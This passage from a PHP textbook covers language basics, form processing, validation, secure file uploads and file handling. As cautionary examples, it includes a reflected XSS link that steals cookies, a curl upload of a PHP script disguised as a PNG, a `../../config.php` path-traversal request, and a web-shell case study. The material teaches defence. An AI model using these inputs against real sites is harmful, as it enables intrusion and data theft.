    return count($values) ? array_sum($values) / count($values) : 0.0;
}
echo average(3.5, 4.0, 3.75);                      // 3.75

function findStudent(string $id): ?array { /* ... */ return null; }   // ?array:
    ↪ array or null

$square = fn(int $n): int => $n * $n;              // arrow function (captures outer
    ↪ variables)
$greet  = function (string $name) use ($greeting) { return "$greeting, $name"; };
    ↪ // closure
```

Type declarations for parameters and return values (`int`, `string`, `?array`, union types such as `int|float`, `void`) document the function and catch mistakes early. Use them.

20.5.1 Variable scope

PHP's scope rules differ from JavaScript's in one important way: functions *cannot* see variables from outside unless they are passed in.

PHP

```php
$siteName = "Result Portal";              // global scope
function header1() {
    echo $siteName;                       // Warning: Undefined variable $siteName
}
function header2(string $siteName) {      // correct: pass it as a parameter
    echo $siteName;
}
function counter(): int {
    static $n = 0;                        // static: keeps its value between calls
    return ++$n;
}
counter(); counter(); echo counter();     // 3
```

The `global` keyword can import a global variable, but passing values as parameters keeps functions independent and testable. Anonymous functions import outer variables explicitly with `use`; arrow functions (`fn`) capture them automatically.

✔ Check Your Understanding

1. What does the browser receive when it requests a PHP page?
2. What is the difference between `"Hello $name"` and `'Hello $name'`?
3. Why does a function in PHP not see a variable defined outside it?

4. What advantages does `match` have over `switch`?

20.6 Arrays

A PHP array is an *ordered map*: a list of key–value pairs. The same type serves as a list, a dictionary, a stack and a record.

PHP

```php
// Indexed array (keys 0, 1, 2 ...)
$courses = ["HTML", "CSS", "PHP"];
$courses[] = "Laravel";                    // append
echo $courses[0], count($courses);         // HTML 4

// Associative array (string keys)
$student = ["name" => "Rahim", "id" => "2104012", "cgpa" => 3.52];
echo $student["name"];
$student["email"] = "rahim@example.com";   // add
unset($student["cgpa"]);                   // remove
if (array_key_exists("email", $student)) { /* ... */ }
print_r($student);

// Multidimensional array: a list of records (like rows from a database)
$results = [
    ["code" => "CSE-3201", "title" => "Web Technologies", "marks" => 86],
    ["code" => "CSE-3203", "title" => "Compiler Design",  "marks" => 71],
];
echo $results[1]["title"];                 // Compiler Design
foreach ($results as $row) {
    echo "{$row['code']}: {$row['marks']}\n";
}

[$first, $second] = $courses;              // destructuring
["name" => $n, "id" => $i] = $student;
```

➤ Output of print_r($student)

```
Array
(
    [name] => Rahim
    [id] => 2104012
    [email] => rahim@example.com
)
```

PHP

```php
$squares = array_map(fn($n) => $n * $n, [1, 2, 3]);            // [1, 4, 9]
$even    = array_filter([1, 2, 3, 4, 5, 6], fn($n) => $n % 2 === 0);   // [2, 4, 6]
    ↪ (keys kept)
```

Table 20.2. Useful array functions.

Function	Purpose
`count`, `in_array`, `array_key_exists`, `array_search`	Size and membership
`array_push`, `array_pop`, `array_shift`, `array_unshift`	Add or remove at the ends
`array_keys`, `array_values`, `array_merge`, `array_slice`	Build new arrays
`array_map`, `array_filter`, `array_reduce`	Transform, select and accumulate (like JavaScript)
`array_sum`, `max`, `min`, `array_column`	Aggregate; `array_column($rows, "marks")` extracts one column
`sort`/`rsort`	Sort values, re-indexing
`asort`/`arsort`	Sort by value, keeping keys
`ksort`/`krsort`	Sort by key
`usort($a, fn($x, $y) => $x['marks'] <=> $y['marks'])`	Sort with a custom comparison
`implode`, `explode`	Join an array into a string; split a string into an array

```
3 $marks   = ["html" => 85, "css" => 72, "php" => 91];
4 arsort($marks);                                          // php => 91, html
      ↪ => 85, css => 72
5 $top = array_key_first($marks);                          // "php"
```

20.7 Strings

Table 20.3. Useful string functions.

Expression	Result
`strlen("Dhaka")`, `mb_strlen($bn)`	5; `strlen` counts bytes, so use `mb_` functions for Bengali and other Unicode text
`strtoupper("web")`, `ucwords("web tech")`	`"WEB"`, `"Web Tech"`
`trim(" hi ")`	`"hi"`
`str_contains`, `str_starts_with`, `str_ends_with`	Search (PHP 8)
`strpos("Hello", "l")`	2 (or `false`: test with `=== false`)
`substr("Bangladesh", 0, 6)`	`"Bangla"`
`str_replace("-", "/", "2026-09-28")`	`"2026/09/28"`
`str_pad("7", 3, "0", STR_PAD_LEFT)`	`"007"`
`number_format(1234567.891, 2)`	`"1,234,567.89"`
`sprintf("%05.1f", 3.14159)`	`"003.1"`
`htmlspecialchars($text)`	Escapes `< > & " '` for safe HTML output
`json_encode($array)`, `json_decode($json, true)`	Convert to and from JSON

Escape all output

Any value that did not originate in your own code — form input, URL parameters, database content — must be passed through `htmlspecialchars()` before being written into HTML.

Otherwise a value such as `<script>…</script>` becomes executable code in your page (cross-site scripting). This is the server-side equivalent of using `textContent` (Chapter 17). Laravel's Blade templates do it automatically.

20.8 A Dynamic Page

The following script generates a result sheet from an array. In Chapter 24 the same array will come from a database.

PHP | results.php

```php
<?php
// results.php -- a dynamic page generated by PHP
$student = ["name" => "Ayesha Siddiqua", "id" => "2104001"];
$results = [
    ["code" => "CSE-3201", "title" => "Web Technologies",  "credits" => 3.0, "marks" => 86],
    ["code" => "CSE-3202", "title" => "Web Tech Lab",      "credits" => 1.5, "marks" => 92],
    ["code" => "CSE-3203", "title" => "Compiler Design",   "credits" => 3.0, "marks" => 71],
    ["code" => "CSE-3205", "title" => "Computer Networks", "credits" => 3.0, "marks" => 64],
    ["code" => "HUM-3207", "title" => "Economics",         "credits" => 2.0, "marks" => 38],
];

function gradePoint(int $marks): array {
    return match (true) {
        $marks >= 80 => ["A+", 4.00],   $marks >= 75 => ["A",  3.75],
        $marks >= 70 => ["A-", 3.50],   $marks >= 65 => ["B+", 3.25],
        $marks >= 60 => ["B",  3.00],   $marks >= 55 => ["B-", 2.75],
        $marks >= 50 => ["C+", 2.50],   $marks >= 45 => ["C",  2.25],
        $marks >= 40 => ["D",  2.00],   default      => ["F",  0.00],
    };
}
$totalCredits = 0;
$totalPoints  = 0;
?>
<!DOCTYPE html>
<html lang="en">
<head> ... styles ... </head>
<body>
  <h1>Result Sheet &mdash; Level 3, Term II</h1>
  <p class="meta"><?= htmlspecialchars($student["name"]) ?> (ID <?= htmlspecialchars($student["id"]) ?>)
     &middot; generated <?= date("j F Y, g:i a") ?></p>
  <table>
    <thead><tr><th>Code</th><th>Course</th><th>Credits</th><th>Marks</th><th>Grade</th></tr></thead>
```

```
    <tbody>
    <?php foreach ($results as $r):
        [$letter, $gp] = gradePoint($r["marks"]);
        $totalCredits += $r["credits"];
        $totalPoints  += $gp * $r["credits"];
    ?>
      <tr>
        <td><?= $r["code"] ?></td>
        <td><?= htmlspecialchars($r["title"]) ?></td>
        <td class="num"><?= number_format($r["credits"], 1) ?></td>
        <td class="num"><?= $r["marks"] ?></td>
        <td class="<?= $letter === 'F' ? 'fail' : '' ?>"><?= $letter ?></td>
      </tr>
    <?php endforeach; ?>
    </tbody>
    <tfoot>
      <tr><td colspan="2">Term GPA</td><td class="num"><?= number_format(
    ↪ $totalCredits, 1) ?></td>
          <td colspan="2"><?= number_format($totalPoints / $totalCredits, 2) ?></td
    ↪ ></tr>
    </tfoot>
  </table>
</body>
</html>
```

http://localhost:8000/results.php

Result Sheet — Level 3, Term II

Ayesha Siddiqua (ID 2104001) · generated 28 September 2026, 8:38 am

Code	Course	Credits	Marks	Grade
CSE-3201	Web Technologies	3.0	86	A+
CSE-3202	Web Tech Lab	1.5	92	A+
CSE-3203	Compiler Design	3.0	71	A-
CSE-3205	Computer Networks	3.0	64	B
HUM-3207	Economics	2.0	38	F
Term GPA		**12.5**	**3.00**	

Figure 20.2. The result sheet generated by `results.php`.

➤ How it works

The PHP block at the top prepares data and defines a helper function; it outputs nothing. The HTML that follows contains small PHP islands that print values (`<?= …?>`) and a `foreach` loop, in alternative syntax, that emits one table row per course while accumulating credits and grade points. The term GPA is the credit-weighted average: $(4\times3+4\times1.5+3.5\times3+3\times3+0\times2)/12.5 =$

$37.5/12.5 = 3.00$. The browser receives only the final HTML table.

20.9 Organising Code: include and require

Real sites share headers, footers, configuration and functions between pages. PHP inserts one file into another with:

PHP

```php
<?php
require __DIR__ . "/config.php";          // fatal error if missing: stop (essential files)
require_once __DIR__ . "/lib/db.php";     // include only once, even if required again
include __DIR__ . "/partials/header.php"; // warning if missing: continue (optional parts)
?>
<main> ... page content ... </main>
<?php include __DIR__ . "/partials/footer.php"; ?>
```

`__DIR__` is the directory of the current file, which makes paths independent of where the script was started. Keep configuration such as database passwords in a file *outside* the public web folder, or in environment variables, so that it can never be downloaded.

20.10 Errors and Exceptions

PHP

```php
function divide(float $a, float $b): float {
    if ($b == 0) {
        throw new InvalidArgumentException("Division by zero");
    }
    return $a / $b;
}
try {
    echo divide(10, 0);
} catch (InvalidArgumentException $e) {
    echo "Error: " . $e->getMessage();
} finally {
    echo " (operation attempted)";
}
```

During development, show all errors (`display_errors = On`, `error_reporting = E_ALL` in `php.ini`). On a production server, *never* display errors to visitors — messages can reveal file paths, SQL queries and passwords — but log them (`log_errors = On`) and show a friendly error page instead.

20.11 Object-Oriented PHP

Classes in PHP are similar to those in JavaScript (Chapter 15), with explicit visibility and types. Frameworks such as Laravel are built entirely from classes.

PHP | Student.php

```php
<?php
declare(strict_types=1);

class Student
{
    public function __construct(                    // constructor property
    ↪ promotion (PHP 8)
        public readonly string $id,
        public string $name,
        private array $marks = [],                  // private: only inside the class
    ) {}

    public function addMark(string $course, int $mark): void
    {
        if ($mark < 0 || $mark > 100) {
            throw new InvalidArgumentException("Mark must be 0-100");
        }
        $this->marks[$course] = $mark;
    }

    public function average(): float
    {
        return $this->marks ? array_sum($this->marks) / count($this->marks) : 0.0;
    }
}

$s = new Student("2104001", "Ayesha");
$s->addMark("CSE-3201", 86);
$s->addMark("CSE-3203", 71);
echo "{$s->name}: " . number_format($s->average(), 1);     // Ayesha: 78.5
```

Key features: properties and methods have *visibility* (`public`, `protected`, `private`); `$this->` refers to the current object and `->` accesses members; `readonly` properties can be set only once; classes can `extend` a parent class, `implement` interfaces, use *traits* for shared code, and have `static` members accessed with `::`. Classes are organised in *namespaces* and loaded automatically by Composer's autoloader, which Laravel uses throughout (Chapter 26).

Real-World Case: The page that showed its password

Scenario. A student uploads a PHP project to a shared host. The home page shows a database error including the full path `/home/cse21/public_html/db.php`, the SQL query, and — in the stack trace — the database user and password.

Problem. Within days, the database is copied and defaced.

Analysis. `display_errors` was enabled on the production server, and the configuration file with credentials was inside the public folder. The error message disclosed exactly what an attacker needed.

Solution. Turn off `display_errors` and enable logging in production; move configuration outside the web root (or into environment variables, as Laravel's `.env` does); use a database user with only the privileges the application needs; change the leaked password immediately.

Lesson. Error messages are for developers, not visitors. Treat configuration and secrets as sensitive files.

Chapter Summary

- PHP is a server-side language; the server executes the script and sends only its output. Each request runs independently.
- Develop with XAMPP, Laragon or `php -S`; PHP code sits between `<?php` and `?>`, and `<?= ?>` outputs values.
- Variables start with `$`; double-quoted strings interpolate variables; `.` concatenates. Use `===`, `??`, `match` and `declare(strict_types=1)`.
- Functions have typed parameters and return types, default and named arguments; they do not see outside variables unless passed in.
- Arrays are ordered maps used as lists, dictionaries and records; learn `foreach` and the array functions. Escape output with `htmlspecialchars`.
- `require` and `include` share code; exceptions handle errors; never display errors in production.
- Classes with typed, promoted properties and visibility are the basis of modern PHP frameworks.

Key Terms

PHP
server-side scripting
static page
dynamic page
PHP engine
PHP-FPM
XAMPP
built-in server
PHP tags
echo
short echo tag
var_dump
variable
interpolation
concatenation
constant
data type
type juggling
strict types
null coalescing
spaceship operator
match expression
alternative syntax
foreach
function
type declaration
named arguments
variadic
arrow function
closure
variable scope
static variable
indexed array
associative array
multidimensional array
htmlspecialchars

include / require	class	namespace
exception	visibility	Composer autoloading
display_errors	constructor promotion	

Review Questions

1. Explain, with a diagram, what happens when a browser requests a PHP page that reads from a database.
2. Why must PHP files be opened through a web server rather than directly from the disk?
3. Compare single-quoted and double-quoted strings in PHP.
4. Explain type juggling with two examples, and how strict types change the behaviour of functions.
5. Rewrite a `switch` statement that converts a day number (1–7) to its name as a `match` expression.
6. Explain PHP variable scope, including the `static` keyword.
7. Write an associative array describing a book and print each key and value with `foreach`.
8. Using `usort`, sort an array of students by CGPA in descending order.
9. What is the difference between `include` and `require`?
10. Why must `display_errors` be turned off on production servers?

Exam-Style Questions

1. **[5 marks]** What is PHP? Distinguish static and dynamic web pages, and describe how a PHP page is processed from request to response.
2. **[6 marks]** Write a PHP script that stores the names and marks of five students in an array, prints them in an HTML table sorted by marks (highest first), shows “Pass” or “Fail” for each, and prints the class average.
3. **[4 marks]** Explain indexed, associative and multidimensional arrays in PHP with examples.

Model answer to Question 2.

PHP

```php
<?php
$students = ["Ayesha" => 86, "Rahim" => 38, "Nusrat" => 74, "Tanvir" => 55, "Karim"
    ↪ => 91];
arsort($students);                                  // highest first, keep
    ↪ names as keys
$average = array_sum($students) / count($students);
?>
<table>
  <tr><th>Name</th><th>Marks</th><th>Result</th></tr>
  <?php foreach ($students as $name => $marks): ?>
```

```
    <tr>
      <td><?= htmlspecialchars($name) ?></td>
      <td><?= $marks ?></td>
      <td><?= $marks >= 40 ? "Pass" : "Fail" ?></td>
    </tr>
  <?php endforeach; ?>
</table>
<p>Class average: <?= number_format($average, 2) ?></p>
```

An associative array maps names to marks; `arsort` sorts by value in descending order while keeping the keys; `array_sum`/`count` computes the average (68.80); `foreach` with alternative syntax generates one row per student; names are escaped on output.

Answers to Check Your Understanding

1. Only the output of the script — normally HTML — never the PHP source.
2. Double quotes interpolate the variable (`Hello Ayesha`); single quotes output the text literally (`Hello $name`).
3. PHP functions have their own local scope that does not include global variables; values must be passed as parameters (or imported with `global`).
4. It compares strictly, returns a value, needs no `break` (no fall-through), and throws an error for an unmatched value.

CHAPTER 21

Handling Forms, Files and Requests in PHP

Learning Outcomes — **Course Outcome: CO3**

After studying this chapter you should be able to:

- use PHP's superglobals to read request data: `$_GET`, `$_POST`, `$_SERVER`, `$_FILES` and `$_COOKIE`;
- process a form on the server: detect the method, read and normalise input, validate it, and display errors next to the fields while keeping the user's input;
- distinguish validation, sanitisation and output escaping, and use `filter_var` and regular expressions;
- apply the Post/Redirect/Get pattern and send redirects and other headers;
- accept file uploads securely;
- read and write text, CSV and JSON files.

Chapter 6 showed how an HTML form packages user input into an HTTP request. This chapter follows the request to the server and shows how a PHP script receives it, checks it and responds. Form handling is where most security problems in web applications begin, so the patterns in this chapter — validate everything, escape every output, redirect after success — are ones you will use for the rest of your career, whether in plain PHP or in Laravel.

21.1 Superglobals: The Request in PHP

Before running a script, PHP parses the incoming HTTP request and places its parts in **superglobal** arrays, available in every scope. All values arrive as *strings* (or arrays of strings, for names ending in `[]`), exactly as sent. A field that was not submitted is simply absent, so reading `$_POST["email"]` directly produces a warning when it is missing. Always supply a default with the null coalescing operator:

PHP

```php
$q    = $_GET["q"] ?? "";                    // "" if the parameter is absent
$page = (int) ($_GET["page"] ?? 1);          // convert to an integer
$page = max(1, $page);                       // and keep it in range
$isPost = $_SERVER["REQUEST_METHOD"] === "POST";
```

Table 21.1. PHP's request superglobals.

Superglobal	Contains
`$_GET`	Query-string parameters: `/search.php?q=css&page=2` gives `["q" => "css", "page" => "2"]`
`$_POST`	Fields of a form submitted with `method="post"` (URL-encoded or multipart)
`$_FILES`	Metadata about uploaded files
`$_COOKIE`	Cookies sent by the browser
`$_SERVER`	Request and server information: `REQUEST_METHOD`, `REQUEST_URI`, `HTTP_USER_AGENT`, `REMOTE_ADDR`, `HTTPS` …
`$_SESSION`	Session data (Chapter 22)
`$_REQUEST`	GET, POST and cookie data merged — avoid: be explicit about where data comes from
`$_ENV`, `$GLOBALS`	Environment variables; all global variables

✗ Common Mistake

Wrong. `echo "Results for " . $_GET["q"];`

Why it fails. The value comes straight from the URL. A link such as `search.php?q=<script>…</script>`, whose script sends `document.cookie` to the attacker's server, makes the page run the attacker's script for anyone who clicks it (a *reflected* XSS attack). It also triggers a warning when `q` is missing.

Correct.

PHP

```php
echo "Results for " . htmlspecialchars($_GET["q"] ?? "", ENT_QUOTES, "UTF-8");
```

21.2 Processing a Form

A well-behaved form handler follows the same five steps every time.




Figure 21.1. The steps of server-side form processing.

PHP | `register.php` (processing part)

```php
<?php
declare(strict_types=1);

$departments = ["cse" => "CSE", "eee" => "EEE", "bba" => "BBA"];
$errors = [];
```

```php
$old = ["name" => "", "student_id" => "", "email" => "", "dept" => ""];

if ($_SERVER["REQUEST_METHOD"] === "POST") {
    // 1-2. Read and normalise input (never trust it)
    $old["name"]       = trim($_POST["name"] ?? "");
    $old["student_id"] = trim($_POST["student_id"] ?? "");
    $old["email"]      = trim($_POST["email"] ?? "");
    $old["dept"]       = $_POST["dept"] ?? "";

    // 3. Validate: collect ALL errors, not just the first
    if (mb_strlen($old["name"]) < 3) {
        $errors["name"] = "Please enter your full name (at least 3 characters).";
    }
    if (!preg_match('/^\d{7}$/', $old["student_id"])) {
        $errors["student_id"] = "A student ID has exactly 7 digits.";
    }
    if (!filter_var($old["email"], FILTER_VALIDATE_EMAIL)) {
        $errors["email"] = "Please enter a valid e-mail address.";
    }
    if (!array_key_exists($old["dept"], $departments)) {     // must be one of OUR
    ↪ values
        $errors["dept"] = "Please choose your department.";
    }

    // 4-5. Act, then redirect (Post/Redirect/Get)
    if (!$errors) {
        $line = [date("c"), $old["student_id"], $old["name"], $old["email"], $old["
    ↪ dept"]];
        $fh = fopen(__DIR__ . "/registrations.csv", "a");
        fputcsv($fh, $line);
        fclose($fh);
        header("Location: register.php?success=1");
        exit;                                    // stop: nothing else may be sent
    }
}

function e(string $value): string {            // escape for HTML output
    return htmlspecialchars($value, ENT_QUOTES, "UTF-8");
}
?>
```

PHP | register.php (form part)

```php
<form method="post" action="register.php" novalidate>
  <h1>Workshop Registration</h1>
  <?php if ($errors): ?>
    <p class="summary" role="alert">Please correct the <?= count($errors) ?>
    ↪ highlighted field(s).</p>
  <?php endif; ?>

```

```
  <label for="name">Full name</label>
  <input id="name" name="name" value="<?= e($old["name"]) ?>"
         class="<?= isset($errors["name"]) ? "invalid" : "" ?>">
  <?php if (isset($errors["name"])): ?><p class="error"><?= e($errors["name"]) ?></p
    ↪ ><?php endif; ?>

  <!-- student_id and email follow the same pattern -->

  <label for="dept">Department</label>
  <select id="dept" name="dept">
    <option value="">-- choose --</option>
    <?php foreach ($departments as $value => $label): ?>
      <option value="<?= $value ?>" <?= $old["dept"] === $value ? "selected" : ""
    ↪ ?>><?= $label ?></option>
    <?php endforeach; ?>
  </select>
  <button type="submit">Register</button>
</form>
```




Figure 21.2. The form after an invalid submission: every error is shown next to its field, and the user's input is kept.

➤ How it works

- The same script displays the form (GET) and processes it (POST). The `$old` array holds the submitted values so that the form can be redisplayed *with the user's input* — a "sticky" form.

Making users retype everything because of one mistake is a major source of frustration.

- All errors are collected in an associative array keyed by field name, so each message can be displayed next to its field and the fields highlighted.
- The department is validated against the list of allowed values. A `<select>` does not stop an attacker from sending `dept=anything`.
- Every value written into the HTML — including in `value` attributes — passes through `e()`, so input such as `"><script>` cannot break out of the attribute.
- When the input is valid, the script saves it and sends a redirect.

21.2.1 The Post/Redirect/Get pattern

If a script responds to a successful POST by displaying a page directly, pressing *Reload* in the browser re-sends the POST, and the browser asks "Confirm form resubmission?". Users who agree create a duplicate registration, order or payment. The **Post/Redirect/Get** (PRG) pattern avoids this: after a successful POST, the server responds with a `302` or `303` redirect to a result page, which the browser loads with GET. Reloading now repeats only the harmless GET.




Figure 21.3. Post/Redirect/Get.

21.2.2 Headers and redirects

`header()` adds an HTTP response header. Because headers are sent before the body, `header()` (and `setcookie()`, `session_start()`) must be called *before any output* — even a single space or blank line before `<?php`. Otherwise PHP reports "Cannot modify header information — headers already sent". Always call `exit` after a redirect header, or the rest of the script keeps running.

PHP

```php
header("Location: /dashboard.php");            // redirect (302 by default)
header("Location: /new-url", true, 301);       // permanent redirect
http_response_code(404);                       // set the status code
header("Content-Type: application/json");      // before echo json_encode(...)
```

21.3 Validation, Sanitisation and Escaping

Three different operations are often confused:

Validation checks whether input is acceptable and rejects it otherwise: "is this a valid e-mail address?", "is the quantity an integer from 1 to 10?". Validation happens when input *arrives*.

Sanitisation (normalisation) transforms input into a standard form: trimming spaces, converting to lowercase, removing non-digits from a phone number. Use it carefully: silently changing data can surprise users.

Escaping makes data safe for the *context where it is output*: `htmlspecialchars` for HTML, prepared statements for SQL (Chapter 24), `json_encode` for JavaScript, `escapeshellarg` for shell commands. Escaping happens at the moment of *output*.

The rule is: *validate input, escape output*. Do not try to "clean" input once so that it is safe everywhere — what is safe in HTML is not safe in SQL, and vice versa.

21.3.1 Useful validation tools

PHP

```php
filter_var($email, FILTER_VALIDATE_EMAIL);                  // the address or false
filter_var($url, FILTER_VALIDATE_URL);
filter_var($age, FILTER_VALIDATE_INT, ["options" => ["min_range" => 18, "max_range"
    => 120]]);
filter_var("yes", FILTER_VALIDATE_BOOLEAN);                 // true ("yes", "on",
    "1", "true")
ctype_digit($id);                                           // only digits?
preg_match('/^01[3-9]\d{8}$/', $mobile);                    // a Bangladeshi mobile
    number
checkdate($month, $day, $year);                             // a real calendar date
    ?
in_array($value, $allowed, true);                           // one of the allowed
    values (strict)
```

Regular expressions (`preg_match`) describe patterns: `^` and `$` anchor the start and end, `\d` is a digit, `{7}` means exactly seven times, `[3-9]` is a character range. Anchors matter: without them, `/\d{7}/` would also accept `"abc1234567xyz"`.

✔ Check Your Understanding

1. What does `$_POST["email"] ?? ""` protect against?
2. What is the difference between validating input and escaping output?
3. Why must `exit` follow a `Location` header?
4. What problem does the Post/Redirect/Get pattern solve?

21.4 File Uploads

An upload form needs `method="post"` and `enctype="multipart/form-data"` (Chapter 6). PHP stores each uploaded file in a temporary location and describes it in `$_FILES`:

PHP | The contents of $_FILES["photo"]

```php
[
  "name"      => "my photo.png",          // original name: supplied by the user,
    untrusted
```

```
    "full_path" => "my photo.png",
    "type"      => "image/png",            // claimed by the browser: untrusted
    "tmp_name"  => "/tmp/phpA1b2C3",       // where PHP stored the file
    "error"     => 0,                      // UPLOAD_ERR_OK
    "size"      => 48213,                  // bytes
]
```

Uploads are among the most dangerous features of a web application. If an attacker can upload a file named `shell.php` into a folder served by the web server and then request it, the server will *execute* it, giving the attacker control of the site. A secure upload handler therefore:

PHP | upload.php

```php
<?php
declare(strict_types=1);

const MAX_BYTES = 2 * 1024 * 1024;                          // 2 MB
const ALLOWED   = ["image/jpeg" => "jpg", "image/png" => "png", "image/webp" => "
    ↪ webp"];
$message = "";

if ($_SERVER["REQUEST_METHOD"] === "POST") {
    $file = $_FILES["photo"] ?? null;

    if (!$file || $file["error"] === UPLOAD_ERR_NO_FILE) {
        $message = "Please choose a file.";
    } elseif ($file["error"] !== UPLOAD_ERR_OK) {
        $message = "Upload failed (error code {$file['error']}).";
    } elseif ($file["size"] > MAX_BYTES) {
        $message = "The file is larger than 2 MB.";
    } else {
        // Check the REAL type from the file contents, not the name or the browser's
    ↪  claim
        $mime = (new finfo(FILEINFO_MIME_TYPE))->file($file["tmp_name"]);
        if (!isset(ALLOWED[$mime])) {
            $message = "Only JPEG, PNG or WebP images are allowed.";
        } else {
            $newName = bin2hex(random_bytes(16)) . "." . ALLOWED[$mime];   // never
    ↪ trust the user's file name
            $target  = __DIR__ . "/uploads/" . $newName;
            if (move_uploaded_file($file["tmp_name"], $target)) {
                $message = "Uploaded successfully as $newName.";
            } else {
                $message = "Could not save the file.";
            }
        }
    }
}
?>
<form method="post" enctype="multipart/form-data">
  <label for="photo">Profile photo (JPEG, PNG or WebP, max 2 MB)</label>
```

```
  <input type="file" id="photo" name="photo" accept="image/jpeg,image/png,image/webp
    ↪ ">
  <button type="submit">Upload</button>
</form>
<p><?= htmlspecialchars($message) ?></p>
```

➤ Testing with curl: a real image, then a PHP script disguised as an image

```
$ curl -F "photo=@campus.png" localhost:8000/upload.php
<p>Uploaded successfully as 5d44f4de78873544fe99fb4f9c301bff.png.</p>
$ curl -F "photo=@evil.php.png;type=image/png" localhost:8000/upload.php
<p>Only JPEG, PNG or WebP images are allowed.</p>
```

➤ How it works

- The error code, size and actual content type are checked. `finfo` inspects the file's bytes; the name and the `type` field are chosen by the client and can say anything — as the second test, a PHP script claiming to be a PNG, demonstrates.
- The file is saved under a new random name with an extension chosen by the server, so an attacker cannot choose `.php` or overwrite existing files with names such as `../index.php`.
- `move_uploaded_file` succeeds only for files that really were uploaded in this request.
- For extra safety, store uploads outside the public web folder (serving them through a script that checks permissions) or configure the server never to execute scripts in the uploads folder.

PHP's own limits in `php.ini` — `upload_max_filesize` and `post_max_size` (default 2 and 8 MB) — must be large enough for the files you accept.

21.5 Working with Files

PHP can read and write files on the server: logs, CSV exports, cached data, configuration.

PHP | Reading and writing files

```php
// Whole files at once
file_put_contents(__DIR__ . "/notes.txt", "First line\n");                 // create
    ↪ /overwrite
file_put_contents(__DIR__ . "/notes.txt", "Another line\n", FILE_APPEND | LOCK_EX);
$text  = file_get_contents(__DIR__ . "/notes.txt");
$lines = file(__DIR__ . "/notes.txt", FILE_IGNORE_NEW_LINES);              // array
    ↪ of lines

// Line by line with a handle (for large files)
$fh = fopen(__DIR__ . "/registrations.csv", "r");                          // modes:
    ↪  r, w, a, x
while (($row = fgetcsv($fh)) !== false) {
    [$time, $id, $name] = $row;
```

```php
    echo htmlspecialchars("$id $name") . "<br>";
}
fclose($fh);

// JSON as a simple data store
$data = json_decode(file_get_contents("settings.json"), true) ?? [];
$data["theme"] = "dark";
file_put_contents("settings.json", json_encode($data, JSON_PRETTY_PRINT));

file_exists($path); is_file($path); unlink($path);   mkdir($dir, 0755, true);
```

Files are adequate for logs and small, single-user data, but not as a database for a web application: two simultaneous requests may interleave their writes (`LOCK_EX` helps only partly), searching is slow, and there are no relationships or transactions. Chapter 23 introduces databases for exactly these reasons.

Path traversal

Never build a file path from user input such as `$_GET["file"]`. A request for `download.php?file=../../config.php` would read files outside the intended folder. Map user choices to known file names (`$allowed = ["syllabus" => "syllabus.pdf"]`), or validate with `basename()` and a strict pattern.

Real-World Case: The resume portal that ran a web shell

Scenario. A job-fair website lets students upload their CVs. The script checks that the file name ends in `.pdf` and saves it as `uploads/<original name>`.

Problem. An attacker uploads `cv.pdf.php`, then later `shell.php` renamed with a double extension that passes a careless check, visits `/uploads/shell.php`, and gains the ability to run commands on the server. The student database is stolen.

Analysis. The script trusted the user-supplied name and extension, did not inspect the content, kept the original name, and stored uploads inside the public web folder, where the server executes `.php` files.

Solution. Verify the content type with `finfo` (`application/pdf`), enforce a size limit, generate a random server-side name with a fixed extension, store files outside the web root and serve them through a download script that checks the user's permission, and disable script execution in any upload directory.

Lesson. Treat every uploaded file as hostile until proved otherwise.

Chapter Summary

- PHP exposes the request through superglobals; all values are untrusted strings that may be missing, so read them with defaults and convert types explicitly.
